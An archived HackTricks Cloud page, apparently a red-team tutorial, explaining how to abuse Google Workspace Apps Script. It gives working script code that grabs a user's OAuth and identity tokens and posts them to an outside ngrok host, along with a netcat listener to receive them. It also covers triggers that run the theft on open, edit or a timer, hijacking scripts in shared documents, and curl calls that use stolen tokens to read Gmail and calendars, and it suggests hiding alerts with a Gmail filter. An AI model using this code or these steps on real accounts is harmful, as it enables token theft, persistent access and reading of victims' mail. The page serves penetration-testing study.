GWS - App Scripts - HackTricks Cloud

Archived: 2026-04-05 18:34:24 UTC

<<

1.
2. 👽 Welcome!
3. HackTricks Cloud
4. About the Author ↗
5. HackTricks Values & faq ↗
6.
7. 🏭 Pentesting CI/CD
8. Pentesting CI/CD Methodology
9. Docker Build Context Abuse in Cloud Envs
10. Gitblit Security
    1. Ssh Auth Bypass
11. Github Security
    1. Abusing Github Actions
        1. Gh Actions - Artifact Poisoning
        2. GH Actions - Cache Poisoning
        3. Gh Actions - Context Script Injections
    2. Accessible Deleted Data in Github
    3. Basic Github Information
12. Gitea Security
    1. Basic Gitea Information
13. Concourse Security
    1. Concourse Architecture
    2. Concourse Lab Creation
    3. Concourse Enumeration & Attacks
14. CircleCI Security
15. TravisCI Security
    1. Basic TravisCI Information
16. Jenkins Security
    1. Basic Jenkins Information
    2. Jenkins RCE with Groovy Script
    3. Jenkins RCE Creating/Modifying Project
    4. Jenkins RCE Creating/Modifying Pipeline
    5. Jenkins Arbitrary File Read to RCE via "Remember Me"
    6. Jenkins Dumping Secrets from Groovy
17. Apache Airflow Security

13. AWS - Lightsail Persistence
14. AWS - RDS Persistence
15. AWS - S3 Persistence
16. Aws Sagemaker Persistence
17. AWS - SNS Persistence
18. AWS - Secrets Manager Persistence
19. AWS - SQS Persistence
    1. AWS - SQS DLQ Backdoor Persistence via RedrivePolicy/RedriveAllowPolicy
    2. AWS - SQS OrgID Policy Backdoor
20. AWS - SSM Perssitence
21. AWS - Step Functions Persistence
22. AWS - STS Persistence

4. AWS - Post Exploitation
    1. AWS - API Gateway Post Exploitation
    2. AWS - Bedrock Post Exploitation
    3. AWS - CloudFront Post Exploitation
    4. AWS - CodeBuild Post Exploitation
        1. AWS Codebuild - Token Leakage
        2. AWS CodeBuild - Untrusted PR Webhook Bypass (CodeBreach-style)
    5. AWS - Control Tower Post Exploitation
    6. AWS - DLM Post Exploitation
    7. AWS - DynamoDB Post Exploitation
    8. AWS - EC2, EBS, SSM & VPC Post Exploitation
        1. AWS - EBS Snapshot Dump
        2. AWS – Covert Disk Exfiltration via AMI Store-to-S3 (CreateStoreImageTask)
        3. AWS - Live Data Theft via EBS Multi-Attach
        4. AWS - EC2 Instance Connect Endpoint backdoor + ephemeral SSH key injection
        5. AWS – EC2 ENI Secondary Private IP Hijack (Trust/Allowlist Bypass)
        6. AWS - Elastic IP Hijack for Ingress/Egress IP Impersonation
        7. AWS - Security Group Backdoor via Managed Prefix Lists
        8. AWS – Egress Bypass from Isolated Subnets via VPC Endpoints
        9. AWS - VPC Flow Logs Cross-Account Exfiltration to S3
        10. AWS - Malicious VPC Mirror
    9. AWS - ECR Post Exploitation
    10. AWS - ECS Post Exploitation
    11. AWS - EFS Post Exploitation
    12. AWS - EKS Post Exploitation
    13. AWS - Elastic Beanstalk Post Exploitation
    14. AWS - IAM Post Exploitation
    15. AWS - KMS Post Exploitation
    16. AWS - Lambda Post Exploitation
        1. AWS - Lambda EFS Mount Injection

12. AWS - Directory Services Privesc
13. AWS - DynamoDB Privesc
14. AWS - EBS Privesc
15. AWS - EC2 Privesc
16. AWS - ECR Privesc
17. AWS - ECS Privesc
18. AWS - EFS Privesc
19. AWS - Elastic Beanstalk Privesc
20. AWS - EMR Privesc
21. AWS - EventBridge Scheduler Privesc
22. AWS - Gamelift
23. AWS - Glue Privesc
24. AWS - IAM Privesc
25. AWS - KMS Privesc
26. AWS - Lambda Privesc
27. AWS - Lightsail Privesc
28. AWS - Macie Privesc
29. AWS - Mediapackage Privesc
30. AWS - MQ Privesc
31. AWS - MSK Privesc
32. AWS - RDS Privesc
33. AWS - Redshift Privesc
34. AWS - Route53 Privesc
35. AWS - SNS Privesc
36. AWS - SQS Privesc
37. AWS - SSO & identitystore Privesc
38. AWS - Organizations Privesc
39. AWS - S3 Privesc
40. AWS - Sagemaker Privesc
41. AWS - Secrets Manager Privesc
42. AWS - SSM Privesc
43. AWS - Step Functions Privesc
44. AWS - STS Privesc
45. AWS - WorkDocs Privesc

6. AWS - Services
    1. AWS - Security & Detection Services
        1. AWS - CloudTrail Enum
        2. AWS - CloudWatch Enum
        3. AWS - Config Enum
        4. AWS - Control Tower Enum
        5. AWS - Cost Explorer Enum
        6. AWS - Detective Enum

7. AWS - Firewall Manager Enum
8. AWS - GuardDuty Enum
9. AWS - Inspector Enum
10. AWS - Security Hub Enum
11. AWS - Shield Enum
12. AWS - Trusted Advisor Enum
13. AWS - WAF Enum

2. AWS - API Gateway Enum
3. AWS - Bedrock Enum
4. AWS - Certificate Manager (ACM) & Private Certificate Authority (PCA)
5. AWS - CloudFormation & Codestar Enum
6. AWS - CloudHSM Enum
7. AWS - CloudFront Enum
8. AWS - Codebuild Enum
9. AWS - Cognito Enum
    1. Cognito Identity Pools
    2. Cognito User Pools
10. AWS - DataPipeline, CodePipeline & CodeCommit Enum
11. AWS - Directory Services / WorkDocs Enum
12. AWS - DocumentDB Enum
13. AWS - DynamoDB Enum
14. AWS - EC2, EBS, ELB, SSM, VPC & VPN Enum
    1. AWS - Nitro Enum
    2. AWS - VPC & Networking Basic Information
15. AWS - ECR Enum
16. AWS - ECS Enum
17. AWS - EKS Enum
18. AWS - Elastic Beanstalk Enum
19. AWS - ElastiCache
20. AWS - EMR Enum
21. AWS - EFS Enum
22. AWS - EventBridge Scheduler Enum
23. AWS - Kinesis Data Firehose Enum
24. AWS - IAM, Identity Center & SSO Enum
25. AWS - KMS Enum
26. AWS - Lambda Enum
27. AWS - Lightsail Enum
28. AWS - Macie Enum
29. AWS - MQ Enum
30. AWS - MSK Enum
31. AWS - Organizations Enum
32. AWS - Redshift Enum

2. Az - Enumeration Tools
3. Az - Unauthenticated Enum & Initial Entry
    1. Az - Container Registry Unauth
    2. Az - OAuth Apps Phishing
    3. Az - Storage Unauth
    4. Az - VMs Unauth
    5. Az - Device Code Authentication Phishing
    6. Az - Password Spraying
4. Az - Services
    1. Az - Entra ID (AzureAD) & Azure IAM
    2. Az - ACR
    3. Az - API Management
    4. Az - Application Proxy
    5. Az - ARM Templates / Deployments
    6. Az - Automation Accounts
    7. Az - Azure App Services
    8. Az - AI Foundry
    9. Az - Cloud Shell
    10. Az - Container Registry
    11. Az - Container Instances, Apps & Jobs
    12. Az - CosmosDB
    13. Az - Defender
    14. Az - File Shares
    15. Az - Front Door
    16. Az - Function Apps
    17. Az - Intune
    18. Az - Key Vault
    19. Az - Logic Apps
    20. Az - Management Groups, Subscriptions & Resource Groups
    21. Az - Misc
    22. Az - Monitoring
    23. Az - MySQL
    24. Az - PostgreSQL
    25. Az - Queue Storage
    26. Az - Sentinel
    27. Az - Service Bus
    28. Az - SQL
    29. Az - Static Web Applications
    30. Az - Storage Accounts & Blobs
    31. Az - Table Storage
    32. Az - Virtual Desktop
    33. Az - Virtual Machines & Network

    2. IBM - Hyper Protect Virtual Server
    3. IBM - Basic Information
38. OpenShift Pentesting
    1. OpenShift - Basic information
    2. Openshift - SCC
    3. OpenShift - Jenkins
        1. OpenShift - Jenkins Build Pod Override
    4. OpenShift - Privilege Escalation
        1. OpenShift - Missing Service Account
        2. OpenShift - Tekton
        3. OpenShift - SCC bypass
39.
40.  Pentesting Network Services
41. HackTricks Pentesting Network ↗
42. HackTricks Pentesting Services ↗

GWS - App Scripts

> Tip

Learn & practice AWS Hacking:

HackTricks Training AWS Red Team Expert (ARTE)

Learn & practice GCP Hacking:

HackTricks Training GCP Red Team Expert (GRTE)

Learn & practice Az Hacking:

HackTricks Training Azure Red Team Expert (AzRTE)

▶ Support HackTricks

App Scripts

App Scripts is **code that will be triggered when a user with editor permission access the doc the App Script is linked with** and after **accepting the OAuth prompt**.
They can also be set to be **executed every certain time** by the owner of the App Script (Persistence).

Create App Script

There are several ways to create an App Script, although the most common ones are f**rom a Google Document (of any type)** and as a **standalone project**:

- Create a container-bound project from Google Docs, Sheets, or Slides
- Create a standalone project
- Create a standalone project from Google Drive
- Create a container-bound project from Google Forms
- Create a standalone project using the clasp command line tool

App Script Scenario

Create Google Sheet with App Script

Start by crating an App Script, my recommendation for this scenario is to create a Google Sheet and go to `Extensions > App Scripts`, this will open a **new App Script for you linked to the sheet**.

Leak token

In order to give access to the OAuth token you need to click on `Services +` **and add scopes like**:

- **AdminDirectory**: Access users and groups of the directory (if the user has enough permissions)
- **Gmail**: To access gmail data
- **Drive**: To access drive data
- **Google Sheets API**: So it works with the trigger

To change yourself the **needed scopes** you can go to project settings and enable: `Show "appsscript.json" manifest file in editor`.


```
function getToken() {
 var userEmail = Session.getActiveUser().getEmail()
 var domain = userEmail.substring(userEmail.lastIndexOf("@") + 1)
 var oauthToken = ScriptApp.getOAuthToken()
 var identityToken = ScriptApp.getIdentityToken()

 // Data json
 data = {
   oauthToken: oauthToken,
   identityToken: identityToken,
   email: userEmail,
   domain: domain,
```

```
  }

  // Send data
  makePostRequest(data)

  // Use the APIs, if you don't even if the have configured them in appscript.json the App script won't ask for

  // To ask for AdminDirectory permissions
  var pageToken = ""
  page = AdminDirectory.Users.list({
    domain: domain, // Use the extracted domain
    orderBy: "givenName",
    maxResults: 100,
    pageToken: pageToken,
  })

  // To ask for gmail permissions
  var threads = GmailApp.getInboxThreads(0, 10)

  // To ask for drive permissions
  var files = DriveApp.getFiles()
}

function makePostRequest(data) {
  var url = "http://5.tcp.eu.ngrok.io:12027"

  var options = {
    method: "post",
    contentType: "application/json",
    payload: JSON.stringify(data),
  }

  try {
    UrlFetchApp.fetch(url, options)
  } catch (e) {
    Logger.log("Error making POST request: " + e.toString())
  }
}
```

To capture the request you can just run:

```
 ngrok tcp 4444
nc -lv 4444 #macOS
```

Permissions requested to execute the App Script:



> ⚠ Warning
>
> As an external request is made the OAuth prompt will also **ask to permission to reach external endpoints**.

Create Trigger

Once the App is read, click on ⏰ **Triggers** to create a trigger. As **function** ro tun choose `getToken`, runs at deployment `Head`, in event source select `From spreadsheet` and event type select `On open` or `On edit` (according to your needs) and save.

Note that you can check the **runs of the App Scripts in the Executions tab** if you want to debug something.

Sharing

In order to **trigger** the **App Script** the victim needs to connect with **Editor Access**.

> 💡 Tip
>
> The **token** used to execute the **App Script** will be the one of the **creator of the trigger**, even if the file is opened as Editor by other users.

Abusing Shared With Me documents


> ⚠ Caution
>
> If someone **shared with you a document with App Scripts and a trigger using the Head** of the App Script (not a fixed deployment), you can modify the App Script code (adding for example the steal token functions), access it, and the **App Script will be executed with the permissions of the user that shared the document with you**! (note that the owners OAuth token will have as access scopes the ones given when the trigger was created).

> A **notification will be sent to the creator of the script indicating that someone modified the script** (What about using gmail permissions to generate a filter to prevent the alert?)

> Tip
>
> If an **attacker modifies the scopes of the App Script** the updates **won't be applied** to the document until a **new trigger** with the changes is created. Therefore, an attacker won't be able to steal the owners creator token with more scopes than the one he set in the trigger he created.

Copying instead of sharing


When you create a link to share a document a link similar to this one is created:
`https://docs.google.com/spreadsheets/d/1i5[...]aIUD/edit`
If you **change** the ending **"/edit"** for **"/copy"**, instead of accessing it google will ask you if you want to **generate a copy of the document:**



If the user copies it an access it both the **contents of the document and the App Scripts will be copied**, however the **triggers are not**, therefore **nothing will be executed**.

Sharing as Web Application

Note that it's also possible to **share an App Script as a Web application** (in the Editor of the App Script, deploy as a Web application), but an alert such as this one will appear:



Followed by the **typical OAuth prompt asking** for the needed permissions.

Testing

You can test a gathered token to list emails with:

```
curl -X GET "https://www.googleapis.com/gmail/v1/users/<user@email>/messages" \
-H "Authorization: Bearer <token>"
```

List calendar of the user:

```
curl -H "Authorization: Bearer $OAUTH_TOKEN" \
    -H "Accept: application/json" \
    "https://www.googleapis.com/calendar/v3/users/me/calendarList"
```


App Script as Persistence

One option for persistence would be to **create a document and add a trigger for the the getToken** function and share the document with the attacker so every-time the attacker opens the file he **exfiltrates the token of the victim.**

It's also possible to create an App Script and make it trigger every X time (like every minute, hour, day…). An attacker that has **compromised credentials or a session of a victim could set an App Script time trigger and**

leak a very privileged OAuth token every day:

Just create an App Script, go to Triggers, click on Add Trigger, and select as event source Time-driven and select the options that better suits you:



> Caution
>
> This will create a security alert email and a push message to your mobile alerting about this.

Shared Document Unverified Prompt Bypass

Moreover, if someone **shared** with you a document with **editor access**, you can generate **App Scripts inside the document** and the **OWNER (creator) of the document will be the owner of the App Script**.

> Warning

This means, that the **creator of the document will appear as creator of any App Script** anyone with editor access creates inside of it.

This also means that the **App Script will be trusted by the Workspace environment** of the creator of the document.

Caution

This also means that if an **App Script already existed** and people have **granted access**, anyone with **Editor** permission on the doc can **modify it and abuse that access.**
To abuse this you also need people to trigger the App Script. And one neat trick if to **publish the script as a web app**. When the **people** that already granted **access** to the App Script access the web page, they will **trigger the App Script** (this also works using `<img>` tags).

Tip

Learn & practice AWS Hacking:

HackTricks Training AWS Red Team Expert (ARTE)

Learn & practice GCP Hacking:

HackTricks Training GCP Red Team Expert (GRTE)

Learn & practice Az Hacking:

HackTricks Training Azure Red Team Expert (AzRTE)

▶ Support HackTricks

Source: https://cloud.hacktricks.xyz/pentesting-cloud/workspace-security/gws-google-platforms-phishing/gws-app-scripts